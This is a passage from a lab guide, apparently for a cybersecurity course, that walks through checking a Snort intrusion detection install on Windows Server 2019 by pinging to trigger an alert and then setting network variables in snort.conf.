
19. To enable the Ethernet Driver, in the command prompt, type **snort -dev -i 1** and press **Enter**.

20. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.




21. Leave the Snort command prompt window open, and launch another command prompt window.

22. In a new command prompt, type **ping google.com** and press **Enter**.



23. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.


> Note: The Google IP address will differ when you perform this task.



24. Close both command prompt windows. The verification of Snort installation and the triggering alert is complete, and Snort is working correctly in verbose mode.

25. Configure the **snort.conf** file, located at **C:\Snort\etc**.

26. Open the **snort.conf** file with **Notepad++**.




27. Scroll down to the **Step #1: Set the network variables** section (Line 41) of the **snort.conf** file. In the **HOME_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is **Windows Server 2019** and the IP address is **10.10.1.19**.

Note: This IP address may vary when you perform this task.

28. Leave the **EXTERNAL_NET any** line as it is.

29. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.

